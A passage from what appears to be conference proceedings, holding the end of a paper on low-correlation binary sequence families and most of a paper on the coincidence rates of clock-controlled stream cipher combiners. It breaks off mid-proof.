Lemma 8. *For even $n = me$, let m be even and an integer ρ with $1 \leq \rho < \frac{m}{2}$, let η_i in (16) be given such that at least one $\eta_i \neq 0$ for $1 \leq i < \frac{m}{2}$ and $\eta_0 \in F_{2^n}$. Then, the exponential sum of $f(x)$ can take on values of 0 and $\pm 2^{n-h}$ for an integer h where $n - 2h$ is zero or every positive even integer less than or equal to $2\rho e$. Hence, the correlation of binary sequences in $U_e(\rho)$ is $(2\rho + 4)$ -valued and maximum correlation C_{max} is $1 + 2^{\frac{n+2\rho e}{2}}$.*

Proof. For even $n = me$ with m be even, while each η_i runs through F_{2^n} , each γ_i of in (11) also runs through F_{2^n} . From Lemma 3, the exponential sum of $f(x)$ for $\delta = 1$ is equal to 0 or $\pm 2^{n-h}$ for all h with $e|h$ such that $n - 2h = 2e, 4e, \dots, (2\rho - 2)e$.

Next, the cases $n - 2h = 0$ and $n - 2h = 2\rho e$ also occur. If all γ_i of in (11) are zero, then for $\delta \in F_{2^e}^*$ and $\delta \neq 1$, from (13) we have $Tr_e^n(x) + x = 0$. For $x \in F_{2^e}^*$, since $n = me$, and m is even, then $Tr_e^n(x) = 0$ and thus $Tr_e^n(x) + x \neq 0$. If $x \notin F_{2^e}$, then $Tr_e^n(x) + x \neq 0$. Therefore, $x = 0$ is the unique solution for $Tr_e^n(x) + x = 0$. Hence, the case $n - 2h = 0$ occurs at least once. Applying Fact 2, the exponential sum of $f(x)$ can take on values of $\pm 2^{n-h}$ at least once when $n - 2h = 2\rho e$ similar to the proof of Lemma 4.

Therefore, the correlation is $(2\rho + 4)$ -valued and maximum correlation C_{max} is $1 + 2^{\frac{n+2\rho e}{2}}$ for $2h = n - 2\rho e$. \square

Theorem 2. For even $n = me$, let m be even and an integer ρ with $1 \leq \rho < \frac{m}{2}$, the family $U_e(\rho)$ has $2^{n\rho}$ cyclically distinct binary sequences of period $2^n - 1$. The correlation of sequences is $(2\rho + 4)$ -valued and maximum correlation is $1 + 2^{\frac{n+2\rho e}{2}}$. Therefore, $U_e(\rho)$ constitutes a $(2^n - 1, 2^{n\rho}, 1 + 2^{\frac{n+2\rho e}{2}})$ family sequences.

Proof. The results follow directly from Lemmas 6 and 8. \square

Example 2. If $\rho = 1$

$$s_{\Lambda_0}(x) = Tr_1^n(\lambda_0 x) + \sum_{i=1}^{\frac{m}{2}-1} Tr_1^n(x^{1+2^{ei}}) + Tr_1^{\frac{m}{2}}(x^{1+2^{ei}}), \quad x \in F_{2^n} \quad (19)$$

which represents sequences introduced by Kim and No for even n and $k = e$ in [4]. From Lemma 8, $n - 2h = 0$ and $2e$. Hence, $h = \frac{n}{2}$ and $\frac{n}{2} - e$. The sequences given by (19) have six-valued correlation $\{2^n - 1, -1, -1 \pm 2^{\frac{n}{2}}, -1 \pm 2^{\frac{n+2e}{2}}\}$, for all $\lambda_0 \in F_{2^n}$.

4 Linear Spans of $S_e(\rho)$ and $U_e(\rho)$

Theorem 3. The maximum and minimum linear spans of sequences in $S_e(\rho)$ (or $U_e(\rho)$) are $\frac{n(m+1)}{2}$ and $\frac{n(m-2\rho+1)}{2}$, respectively.

Proof. In Construction 1, a sequence represented by $s_{\Lambda}(x)$ has a total of $\frac{m+1}{2}$ trace terms and each trace term has the linear span of n . Therefore, the maximum linear span of sequences in $S_e(\rho)$ is given by

$$LS_{max}(\rho) = \frac{n(m+1)}{2}$$

The minimum linear span of sequences in $S_e(\rho)$ is given by

$$LS_{min}(\rho) = \left(\frac{m+1}{2} - \rho \right) \cdot n = \frac{n(m-2\rho+1)}{2}$$

Similarly, we can see that the linear span of sequences in $U_e(\rho)$ is the same as $S_e(\rho)$. \square

5 Conclusion

In this paper, a new family of binary sequences of period $2^n - 1$ in $S_e(\rho)$ and $U_e(\rho)$ for odd and even n have been presented, respectively. For a given ρ with $1 \leq \rho < \lceil \frac{m}{2} \rceil$ and a odd n , the maximum correlation of sequences is $1 + 2^{\frac{n+(2\rho-1)e}{2}}$ and its family size is $2^{n\rho}$. Similarly, for even $n = me$ and integer ρ where m be even, $1 \leq \rho < \frac{m}{2}$, the maximum correlation and family size are $1 + 2^{\frac{n+2\rho e}{2}}$ and $2^{n\rho}$, respectively. The maximum linear spans of the new sequences in both $S_e(\rho)$ and $U_e(\rho)$ are also given. When $\rho = 1$, Kim and No's construction in [4] can be regarded as a subset of the new construction.

Our new sequences family is flexible in that we can choose a proper value and the corresponding family for a specific application. When low correlation is more crucial than large family size, a small value of ρ and e can be chosen. When large family size is more important, we can choose a large value of ρ and e . Furthermore, it has good potential cryptographic property with large linear span.

Acknowledgments. This work is supported by the National Natural Science Foundation of China, Grant No. 60373059; the National Research Foundation for the Doctoral Program of Higher Education of China, Grant No.20040013007; and the Major Research plan of the National Natural Science Foundation of China, Grant No. 90604023.

References

1. M. K. Simon, J. Omura, R. Scholtz, and K. Levitt: Spread Spectrum Communications. Rockville. MD: Computer Science, vol. I–III (1985)
2. R. Gold: Maximal recursive sequences with 3-valued recursive crosscorrelation functions. *IEEE Tran. on Info. theory*, vol. IT-14, no. 1 (1968) 154–156
3. T. Kasami: Weight enumerators for several classes of subcodes of the 2nd order Reed-Muller codes. *Inf. Contr.*, vol. 18 (1971) 369–394
4. S. H. Kim, J. S. No: New families of binary sequences with low correlation. *IEEE Tran. on Info. theory*, vol. 49, no. 11 (2003) 3059–3065
5. S. Boztas, P. V. Kumar: Binary sequences with Gold-like correlation but larger linear span. *IEEE Tran. on Info. theory*, vol. 40, no. 2 (1994) 532–537
6. P. Udaya: Polyphase and Frequency Hopping Sequences Obtained from Finite Rings. Ph.D. dissertation, Dept. Elec. Eng., Indian Inst. Technol., Kanpur, India (1992)
7. H. M. Trachtenberg: On the crosscorrelation functions of maximal linear recurring sequences. Ph.D. dissertation, Univ. South. Calif., Los Angeles (1970)
8. T. Helleseth: Some results about the cross-correlation function between two maximal linear sequences. *Discr. Math.*, vol. 16 (1976) 209–232
9. X. Tang, P. Udaya and P. Fan: A new family of nonbinary sequences with three-level correlation property and large linear span. *IEEE Tran. on Info. theory*, vol. 51, no. 8 (2005) 2906–2914
10. N. Y. Yu, G. Gong: A New Binary Sequence Family With Low Correlation and Large Size. *IEEE Tran. on Info. theory*, vol. 52, no. 4 (2006) 1624–1636

11. J. D. Olsen, R. A. Scholtz, and L. R. Welch: Bent-function sequences. *IEEE Tran. on Info. theory*, vol. 28, no. 6 (1982) 858-864
12. F. J. MacWilliams, N. J. Sloane: *The Theory of Error-Correcting Codes*. Amsterdam. The Netherlands: North-Holland (1977)
13. S. W. Golomb, G. Gong: *Signal Design for Good Correlation-For Wireless Communication. Cryptography and Radar*. Cambridge Univ. Press, New York (2005)
14. T. Helleseth, P. V. Kumar: Sequences with low correlation. In V. Pless and C. Huffman (eds.): *Handbook of Coding Theory*. Amsterdam, The Netherlands: Elsevier (1998)

On the Rate of Coincidence of Two Clock-Controlled Combiners

Xuexian Hu, Yongtao Ming, Wenfen Liu, and Shiqu Li

Department of Applied Mathematics, Information Engineering University,
Zhengzhou 450002, P.R. China
xuexian_hu@yahoo.com.cn

Abstract. Clock-Controlled combiner is a common type of keystream generator for stream cipher applications. In this paper, we introduce a kind of probabilistic model for two clock-controlled combiners, and then study the rate of coincidence between the output sequences of these generators and corresponding LFSRs' sequences. The analysis conducted indicates that these two combiners may be vulnerable to the correlation attacks.

Keywords: Clock-Controlled, Combiner, Probabilistic Model, Rate of Coincidence.

1 Introduction

Use of irregular clocked LFSRs which are combined by a nonlinear Boolean function in keystream generators is a well-know way of producing sequences with long periods and high linear complexities [1, 2] as well as immunity to fast correlation attack which is efficient to traditional LFSR based generators [3, 4]. But correlation attack is still one of the most efficient approaches attacking clock-controlled LFSR based keystream generators [5, 6]. Ding [8] pointed out that studying the stop/go generator and analyzing the rate of coincidence between the output sequence of the generator and corresponding LFSR sequences, then investigating the rate of coincidence between the output sequence of the clock-controlled combiner and corresponding LFSRs' sequences further is an important problem. On the other hand, the rate of coincidence is related to correlation attack. Li [9] built up a probabilistic model for stop/go generator and studied the properties of this model in detail, got some meaningful results. They also built up a kind of probabilistic model for keystream generators consisting of two stop/go generators combined by 2-variable Boolean function $x_1 \oplus x_2$ or $x_1 \cdot x_2$, and investigated the properties of output sequences such as markov property, stationarity and limit properties. Using the probabilistic models built in [9], we analyze the rate of coincidence between these two kind of generators' output sequences and corresponding LFSRs' sequences. All the computational formulae are derived and the results show that there indeed exist correlation weaknesses in these two kind of combiners with basic operations. The conclusions may be used for mounting correlation attacks on individual LFSR in these combiners.

The rest of this paper is organized as follows. A kind of probabilistic model for these combiners is described in Section 2. For “additive” combiner and “multiply” combiner, the rate of coincidence between the output sequence and the corresponding LFSRs’ sequences are discussed in Section 3 and 4, respectively. Conclusions are presented in Section 5.

2 A Probabilistic Model

Assume a probabilistic model in which the sequences generated by the regularly clocked LFSRs are mutually independent and purely random. Let $\{Y_0^{(k)}, Y_1^{(k)}, Y_2^{(k)}, \dots\}$ and $\{Z_0^{(k)}, Z_1^{(k)}, Z_2^{(k)}, \dots\}$, $k = 1, 2$, be four sequences of independent random binary variables defined over the same probability space and with identical probability distribution,

$$P\{Y_i^{(k)} = 0\} = P\{Y_i^{(k)} = 1\} = P\{Z_i^{(k)} = 0\} = P\{Z_i^{(k)} = 1\} = \frac{1}{2}, i \geq 0, k = 1, 2.$$

Let

$$X_0^{(k)} = Z_0^{(k)}, X_n^{(k)} = Z_{\sum_{j=0}^{n-1} Y_j^{(k)}}^{(k)}, n \geq 1, k = 1, 2.$$

Then $\{X_0^{(k)}, X_1^{(k)}, X_2^{(k)}, \dots\}$ is called the output sequence of the probabilistic model of the stop/go generator k , $k = 1, 2$.

With these two sequences combined by Boolean function $x_1 \oplus x_2$ or $x_1 \cdot x_2$, that is

$$\begin{aligned} X_n &= X_n^{(1)} \oplus X_n^{(2)}, \\ \tilde{X}_n &= X_n^{(1)} \cdot X_n^{(2)}, n \geq 0, \end{aligned}$$

we can get two combination sequences $X^\infty = \{X_0, X_1, X_2, \dots\}$ and $\tilde{X}^\infty = \{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$. Then we call X^∞ and \tilde{X}^∞ the output sequence of the probabilistic model of “additive” combiner and “multiply” combiner, respectively.

3 Rate of Coincidence of the “Additive” Combiner

We now consider the rate of coincidence between the output sequence $\{X_0, X_1, X_2, \dots\}$ of the probabilistic model of “additive” combiner and corresponding LFSRs’ sequences. Because of symmetry, it suffices to consider the case $k = 1$. We begin with some preliminary lemmas about the stop/go generators.

Lemma 1. [9] *The notation are the same as those defined above. The output sequence of the probabilistic model of stop/go generator k ($k = 1$ or 2) is a homogeneous markov chain with joint distribution*

$$P\{X_0^{(k)} = a_0, X_1^{(k)} = a_1, \dots, X_n^{(k)} = a_n\} = \frac{3^{n-j}}{2 \times 4^n} = \frac{1}{2^{1+2j}} \left(\frac{3}{4}\right)^{n-j},$$

where $a_0, a_1, \dots, a_n = 0$ or 1 and the number of $a_i, i = 0, 1, \dots, n - 1$ satisfying $a_i \neq a_{i+1}$ is j .

Lemma 2. [9] *The notation are the same as those defined above. Then for $k = 1$ or 2 ,*

- (1) $X_n^{(k)}$ and $Y_n^{(k)}$ are independent, then $P\{X_n^{(k)} = Y_n^{(k)}\} = \frac{1}{2}$, for $n \geq 0$;
 (2) $P\{X_0^{(k)} = Y_0^{(k)}, X_1^{(k)} = Y_1^{(k)}, \dots, X_n^{(k)} = Y_n^{(k)}\} = \frac{1}{2^{n+1}}$, for $n \geq 0$. Which implies the events $\{X_0^{(k)} = Y_0^{(k)}\}, \{X_1^{(k)} = Y_1^{(k)}\}, \dots, \{X_n^{(k)} = Y_n^{(k)}\}, \dots$ are mutually independent.

Theorem 1. *For the rate of coincidence between the “additive” combiner sequence $\{X_0, X_1, X_2, \dots\}$ and corresponding clock-control sequence $\{Y_0^{(1)}, Y_1^{(1)}, Y_2^{(1)}, \dots\}$, we have*

- (1) X_n and $Y_n^{(1)}$ are independent, then $P\{X_n = Y_n^{(1)}\} = \frac{1}{2}$, for $n \geq 0$;
 (2) $P\{X_0 = Y_0^{(1)}, X_1 = Y_1^{(1)}, \dots, X_n = Y_n^{(1)}\} = \frac{1}{2^{n+1}}$, for $n \geq 0$. Which implies the events $\{X_0 = Y_0^{(1)}\}, \{X_1 = Y_1^{(1)}\}, \dots, \{X_n = Y_n^{(1)}\}, \dots$ are mutually independent.

Proof. (1) The conclusion holds for $n = 0$. For $n \geq 1$, note that random variable $Y_n^{(1)}$ is independent of $\{Y_0^{(k)}, Y_1^{(k)}, \dots, Y_{n-1}^{(k)}\}, \{Z_0^{(k)}, Z_1^{(k)}, \dots, Z_{n-1}^{(k)}\}, k = 1, 2$. Random variables $Y_n^{(1)}$ and

$$X_n = X_n^{(1)} \oplus X_n^{(2)} = Z_{\sum_{j=0}^{n-1} Y_j^{(1)}}^{(1)} \oplus Z_{\sum_{j=0}^{n-1} Y_j^{(2)}}^{(2)}$$

are also independent. Together with $Y_n^{(1)}$ is uniformly 0-1 distributed, we get

$$P\{X_n = Y_n^{(1)}\} = \frac{1}{2}, n \geq 1.$$

(2) Since random sequences $\{Y_0^{(k)}, Y_1^{(k)}, Y_2^{(k)}, \dots\}, \{Z_0^{(k)}, Z_1^{(k)}, Z_2^{(k)}, \dots\}, k = 1, 2$, are mutually independent, it easy to deduce that vector $(X_0^{(2)}, X_1^{(2)}, \dots, X_n^{(2)})$ is independent of the σ -algebra

$$\sigma\left\{\{X_0^{(1)} = Y_0^{(1)}\}, \{X_1^{(1)} = Y_1^{(1)}\}, \dots, \{X_n^{(1)} = Y_n^{(1)}\}\right\}.$$

It follows that

$$\begin{aligned} & P\{X_0 = Y_0^{(1)}, X_1 = Y_1^{(1)}, \dots, X_n = Y_n^{(1)}\} \\ &= P\{X_0^{(1)} \oplus X_0^{(2)} = Y_0^{(1)}, X_1^{(1)} \oplus X_1^{(2)} = Y_1^{(1)}, \dots, X_n^{(1)} \oplus X_n^{(2)} = Y_n^{(1)}\} \\ &= \sum_{a_0, a_1, \dots, a_n \in \{0,1\}} P\left(\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\} \cap \bigcap_{i=0}^n E_{i, a_i}\right) \\ &= \sum_{a_0, a_1, \dots, a_n \in \{0,1\}} P\left\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\right\} P\left(\bigcap_{i=0}^n E_{i, a_i}\right). \end{aligned}$$

Where $E_{i,0} = \{X_i^{(1)} = Y_i^{(1)}\}$, $E_{i,1} = \{X_i^{(1)} \neq Y_i^{(1)}\}$, $i = 0, 1, 2, \dots, n$.

It is known from Lemma 2 that events $\{X_0^{(1)} = Y_0^{(1)}\}, \{X_1^{(1)} = Y_1^{(1)}\}, \dots, \{X_n^{(1)} = Y_n^{(1)}\}, \dots$ are mutually independent, so are the σ -algebras

$$\sigma\left(\{X_0^{(1)} = Y_0^{(1)}\}\right), \sigma\left(\{X_1^{(1)} = Y_1^{(1)}\}\right), \dots, \sigma\left(\{X_n^{(1)} = Y_n^{(1)}\}\right).$$

Therefore,

$$\begin{aligned} & P\{X_0 = Y_0^{(1)}, X_1 = Y_1^{(1)}, \dots, X_n = Y_n^{(1)}\} \\ &= \left(\frac{1}{2}\right)^{n+1} \cdot \sum_{a_0, a_1, \dots, a_n \in \{0,1\}} P\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\} \\ &= \left(\frac{1}{2}\right)^{n+1}. \end{aligned}$$

Which in turn implies vents $\{X_0 = Y_0^{(1)}\}, \{X_1 = Y_1^{(1)}\}, \dots, \{X_n = Y_n^{(1)}\}, \dots$ are mutually independent. \square

Remark 1. Note that random sequence $\{X_0, X_1, X_2, \dots\}$ and random sequence $\{Y_0^{(1)}, Y_1^{(1)}, Y_2^{(1)}, \dots\}$ are not independent.

We now discuss the rate of coincidence between random sequences $\{X_0, X_1, X_2, \dots\}$ and $\{Z_0^{(1)}, Z_1^{(1)}, Z_2^{(1)}, \dots\}$. Write

$$\begin{aligned} \{\xi_i^{(1)} = 1\} &\Leftrightarrow \{X_i^{(1)} = Z_i^{(1)}\} \Leftrightarrow \{X_i^{(1)} \oplus Z_i^{(1)} = 0\}, \\ \{\xi_i^{(1)} = 0\} &\Leftrightarrow \{X_i^{(1)} \neq Z_i^{(1)}\} \Leftrightarrow \{X_i^{(1)} \oplus Z_i^{(1)} = 1\}, \quad i \geq 0. \end{aligned}$$

Lemma 3. [9] *The notation are the same as those defined above. Then, for all $a_0, a_1, \dots, a_n, a_{n+1} \in \{0, 1\}$,*

$$\begin{aligned} & P\{\xi_1^{(1)} = a_1, \xi_2^{(1)} = a_2, \dots, \xi_n^{(1)} = a_n, \xi_{n+1}^{(1)} = a_{n+1}\} \\ &= \frac{1}{2} P\{\xi_1^{(1)} = a_1, \xi_2^{(1)} = a_2, \dots, \xi_n^{(1)} = a_n\} + \frac{(-1)^{a_{n+1}+1}}{2^{n+2}} I_{\{(1, \dots, 1)\}}(a_1, \dots, a_n). \end{aligned}$$

Theorem 2. *For the rate of coincidence between the “additive” combiner sequence $\{X_0, X_1, X_2, \dots\}$ and corresponding LFSR sequence $\{Z_0^{(1)}, Z_1^{(1)}, Z_2^{(1)}, \dots\}$, we have*

- (1) $P\{X_n = Z_n^{(1)}\} = \frac{1}{2}$, for $n \geq 0$;
- (2) $P\{X_0 = Z_0^{(1)}, X_1 = Z_1^{(1)}, \dots, X_n = Z_n^{(1)}\} = \frac{1}{2^n} - \frac{1}{2} \cdot \left(\frac{3}{8}\right)^n$, for $n \geq 1$.

Proof. (1) If $n = 0$, then

$$P\{X_0 = Z_0^{(1)}\} = P\{Z_0^{(1)} \oplus Z_0^{(2)} = Z_0^{(1)}\} = P\{Z_0^{(2)} = 0\} = \frac{1}{2}.$$

If $n \geq 1$, note that $X_n^{(2)}$ is independent of $X_n^{(1)}$ and $Z_n^{(1)}$. It is easy to see that

$$\begin{aligned} P\{X_n = Z_n^{(1)}\} &= P\{X_n^{(1)} \oplus X_n^{(2)} = Z_n^{(1)}\} \\ &= P\{X_n^{(2)} = 0\}P\{X_n^{(1)} = Z_n^{(1)}\} + P\{X_n^{(2)} = 1\}P\{X_n^{(1)} \neq Z_n^{(1)}\} \\ &= \frac{1}{2}. \end{aligned}$$

(2) The fact that random variable vector $(X_0^{(2)}, X_1^{(2)})$ is simultaneously independent of $(X_0^{(1)}, X_1^{(1)})$ and $(Z_0^{(1)}, Z_1^{(1)})$ along with a trivial computation gives that,

$$\begin{aligned} &P\{X_0 = Z_0^{(1)}, X_1 = Z_1^{(1)}\} \\ &= P\{X_0^{(1)} \oplus X_0^{(2)} = Z_0^{(1)}, X_1^{(1)} \oplus X_1^{(2)} = Z_1^{(1)}\} \\ &= \sum_{a_0, a_1 \in \{0,1\}} P\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \xi_0^{(1)} = 1 - a_0, \xi_1^{(1)} = 1 - a_1\} \\ &= \sum_{a_1 \in \{0,1\}} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1\}P\{\xi_1^{(1)} = 1 - a_1\} \\ &= \frac{1}{2} \cdot \frac{3}{4} \cdot P\{X_1^{(1)} = Z_1^{(1)}\} + \frac{1}{2} \cdot \frac{1}{4} \cdot P\{X_1^{(1)} \neq Z_1^{(1)}\} \\ &= \frac{1}{2} \cdot \frac{3}{4} \cdot \left(\frac{1}{2} + \frac{1}{2^{1+1}}\right) + \frac{1}{2} \cdot \frac{1}{4} \cdot \left(\frac{1}{2} - \frac{1}{2^{1+1}}\right) \\ &= \frac{5}{16} = \frac{1}{2} - \frac{1}{2} \cdot \frac{3}{8}. \end{aligned}$$

In the proof of Theorem 1, it is obtained that random vector $(X_0^{(2)}, X_1^{(2)}, \dots, X_n^{(2)})$ is independent of the σ -algebra

$$\sigma \left\{ \{X_0^{(1)} = Y_0^{(1)}\}, \{X_1^{(1)} = Y_1^{(1)}\}, \dots, \{X_n^{(1)} = Y_n^{(1)}\} \right\}.$$

It follows that

$$\begin{aligned} &P\{X_0 = Z_0^{(1)}, X_1 = Z_1^{(1)}, \dots, X_{n+1} = Z_{n+1}^{(1)}\} \\ &= P\{X_0^{(1)} \oplus X_0^{(2)} = Z_0^{(1)}, X_1^{(1)} \oplus X_1^{(2)} = Z_1^{(1)}, \dots, X_{n+1}^{(1)} \oplus X_{n+1}^{(2)} = Z_{n+1}^{(1)}\} \\ &= \sum_{a_i \in \{0,1\}, 0 \leq i \leq n+1} P\left\{ X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}, \xi_0^{(1)} = 1 - a_0, \right. \\ &\quad \left. \xi_1^{(1)} = 1 - a_1, \dots, \xi_{n+1}^{(1)} = 1 - a_{n+1} \right\} \\ &= \sum_{a_i \in \{0,1\}, 0 \leq i \leq n+1} P\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\ &\quad \cdot P\{\xi_0^{(1)} = 1 - a_0, \xi_1^{(1)} = 1 - a_1, \dots, \xi_{n+1}^{(1)} = 1 - a_{n+1}\} \end{aligned}$$

$$\begin{aligned}
&= \sum_{a_i \in \{0,1\}, 1 \leq i \leq n+1} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\
&\quad \cdot P\{\xi_0^{(1)} = 1, \xi_1^{(1)} = 1 - a_1, \dots, \xi_{n+1}^{(1)} = 1 - a_{n+1}\} \\
&= \sum_{a_i \in \{0,1\}, 1 \leq i \leq n+1} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\
&\quad \cdot P\{\xi_1^{(1)} = 1 - a_1, \dots, \xi_{n+1}^{(1)} = 1 - a_{n+1}\}.
\end{aligned}$$

On the other hand, an application of Lemma 3 yields

$$\begin{aligned}
&P\{\xi_1^{(1)} = 1 - a_1, \dots, \xi_n^{(1)} = 1 - a_n, \xi_{n+1}^{(1)} = 1 - a_{n+1}\} \\
&= \frac{1}{2} P\{\xi_1^{(1)} = 1 - a_1, \dots, \xi_n^{(1)} = 1 - a_n\} + \frac{(-1)^{a_{n+1}}}{2^{n+2}} I_{\{(0, \dots, 0)\}}(a_1, \dots, a_n).
\end{aligned}$$

Consequently,

$$\begin{aligned}
&P\{X_0 = Z_0^{(1)}, X_1 = Z_1^{(1)}, \dots, X_{n+1} = Z_{n+1}^{(1)}\} \\
&= \sum_{a_i \in \{0,1\}, 1 \leq i \leq n+1} \frac{1}{2} \cdot P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\
&\quad \cdot P\{\xi_1^{(1)} = 1 - a_1, \dots, \xi_n^{(1)} = 1 - a_n\} \\
&+ \sum_{a_i \in \{0,1\}, 1 \leq i \leq n+1} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\
&\quad \cdot \frac{(-1)^{a_{n+1}}}{2^{n+2}} I_{\{(0, \dots, 0)\}}(a_1, \dots, a_n) \\
&\stackrel{(a)}{=} \frac{1}{2} \cdot \sum_{a_i \in \{0,1\}, 1 \leq i \leq n} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\} \\
&\quad \cdot P\{\xi_1^{(1)} = 1 - a_1, \dots, \xi_n^{(1)} = 1 - a_n\} \\
&+ \sum_{a_i \in \{0,1\}, 1 \leq i \leq n+1} P\{X_0^{(2)} = 0, X_1^{(2)} = a_1, \dots, X_{n+1}^{(2)} = a_{n+1}\} \\
&\quad \cdot \frac{(-1)^{a_{n+1}}}{2^{n+2}} I_{\{(0, \dots, 0)\}}(a_1, \dots, a_n) \\
&= \frac{1}{2} \cdot P\{X_0 = Z_0^{(1)}, X_1 = Z_1^{(1)}, \dots, X_n = Z_n^{(1)}\} \\
&+ \sum_{a_{n+1} \in \{0,1\}} P\{X_0^{(2)} = 0, X_1^{(2)} = 0, \dots, X_n^{(2)} = 0, X_{n+1}^{(2)} = a_{n+1}\} \cdot \frac{(-1)^{a_{n+1}}}{2^{n+2}} \\
&= \frac{1}{2} \cdot P\{X_0 = Z_0^{(1)}, \dots, X_n = Z_n^{(1)}\} + \frac{1}{2} \cdot \frac{3^{n+1}}{4^{n+1}} \cdot \frac{1}{2^{n+2}} - \frac{1}{2} \cdot \frac{3^n}{4^{n+1}} \cdot \frac{1}{2^{n+2}}
\end{aligned}$$

$$= \frac{1}{2} \cdot P\{X_0 = Z_0^{(1)}, \dots, X_n = Z_n^{(1)}\} + \frac{3^n}{2^{3n+4}}, \tag{*}$$

where (a) follows from the fact

$$\sum_{a_{n+1} \in \{0,1\}} P\{X_{n+1}^{(2)} = a_{n+1} | X_n^{(2)} = a_n\} = 1.$$

Hence, by the recurrence relation (*) we can easily deduce the desired results by an induction on n . □

Remark 2. Theorem 2 implies that, although the combination function $x_1 \oplus x_2$ is balanced and correlation immune on F_2^2 , there still exists correlation between the combiner sequence and corresponding LFSRs' sequences.

4 Rate of Coincidence of the “Multiply” Combiner

We now consider the rate of coincidence between the output sequence $\{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$ of the probabilistic model of “multiply” combination and corresponding LFSRs' sequences.

In order to analyze the rate of coincidence between sequence $\{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$ and sequence $\{Y_0^{(1)}, Y_1^{(1)}, Y_2^{(1)}, \dots\}$, we need the following lemma.

Lemma 4. *The sequences $\{X_0^{(1)}, X_1^{(1)}, X_2^{(1)}, \dots\}$ and $\{Y_0^{(1)}, Y_1^{(1)}, Y_2^{(1)}, \dots\}$ are the same as those defined above. Set*

$$F_{i,1} = \{X_i^{(1)} = Y_i^{(1)}\}, F_{i,0} = \{Y_i^{(1)} = 0\}, i \geq 0.$$

Then for all $a_0, a_1, \dots, a_n \in \{0, 1\}$ and $n \geq 0$,

$$P\left(\bigcap_{i=0}^n F_{i,a_i}\right) = \frac{1}{2^{n+1}}.$$

Proof. Our argument will proceed by the induction on n . For $n = 0$, Lemma 2 and the uniform of $Y_0^{(1)}$ show that

$$P(F_{0,0}) = P(F_{0,1}) = \frac{1}{2}.$$

Suppose that the statement is true for some nonnegative integer n . Note that $Y_{n+1}^{(1)}$ is independent of $Z_0^{(1)}, Z_1^{(1)}, \dots, Z_{n+1}^{(1)}, Y_0^{(1)}, Y_1^{(1)}, \dots, Y_n^{(1)}$. Then by our induction hypothesis we obtain

$$P\left(\bigcap_{i=0}^n F_{i,a_i} \cap F_{n+1,0}\right) = P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{Y_{n+1}^{(1)} = 0\}\right) = \frac{1}{2^{n+2}}$$

and

$$\begin{aligned}
& P\left(\bigcap_{i=0}^n F_{i,a_i} \cap F_{n+1,1}\right) = P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{X_{n+1}^{(1)} = Y_{n+1}^{(1)}\}\right) \\
& = P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{X_{n+1}^{(1)} = Y_{n+1}^{(1)} = 0\}\right) + P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{X_{n+1}^{(1)} = Y_{n+1}^{(1)} = 1\}\right) \\
& = \frac{1}{2} \left[P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{X_{n+1}^{(1)} = 0\}\right) + P\left(\bigcap_{i=0}^n F_{i,a_i} \cap \{X_{n+1}^{(1)} = 1\}\right) \right] \\
& = \frac{1}{2} P\left(\bigcap_{i=0}^n F_{i,a_i}\right) = \frac{1}{2^{n+2}}.
\end{aligned}$$

This completes the proof. \square

Theorem 3. For the rate of coincidence between the “multiply” combiner sequence $\{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$ and corresponding clock-control sequence $\{Y_0^{(1)}, Y_1^{(1)}, Y_2^{(1)}, \dots\}$, we have

$$(1) P\{\tilde{X}_n = Y_n^{(1)}\} = \frac{1}{2}, \text{ for } n \geq 0.$$

$$(2) P\{\tilde{X}_0 = Y_0^{(1)}, \tilde{X}_1 = Y_1^{(1)}, \dots, \tilde{X}_n = Y_n^{(1)}\} = \frac{1}{2^{n+1}}, \text{ for } n \geq 0. \text{ Which implies the events } \{\tilde{X}_0 = Y_0^{(1)}\}, \{\tilde{X}_1 = Y_1^{(1)}\}, \dots, \{\tilde{X}_n = Y_n^{(1)}\}, \dots \text{ are mutually independent.}$$

Proof. (1) Since for $n \geq 0$, $X_n^{(2)}$ is independent of $X_n^{(1)}$ and $Y_n^{(1)}$, then,

$$\begin{aligned}
& P\{\tilde{X}_n = Y_n^{(1)}\} \\
& = P\{X_n^{(1)} \cdot X_n^{(2)} = Y_n^{(1)}\} \\
& = P\{X_n^{(2)} = 1, X_n^{(1)} = Y_n^{(1)}\} + P\{X_n^{(2)} = 0, Y_n^{(1)} = 0\} \\
& = P\{X_n^{(2)} = 1\} \cdot P\{X_n^{(1)} = Y_n^{(1)}\} + P\{X_n^{(2)} = 0\} \cdot P\{Y_n^{(1)} = 0\} \\
& = \frac{1}{2} \cdot \frac{1}{2} + \frac{1}{2} \cdot \frac{1}{2} = \frac{1}{2}.
\end{aligned}$$

(2) Note that vector $(X_0^{(2)}, X_1^{(2)}, \dots, X_n^{(2)})$ is independent of $(X_0^{(1)}, X_1^{(1)}, \dots, X_n^{(1)})$ and $(Y_0^{(1)}, Y_1^{(1)}, \dots, Y_n^{(1)})$. Lemma 4 leads to that

$$\begin{aligned}
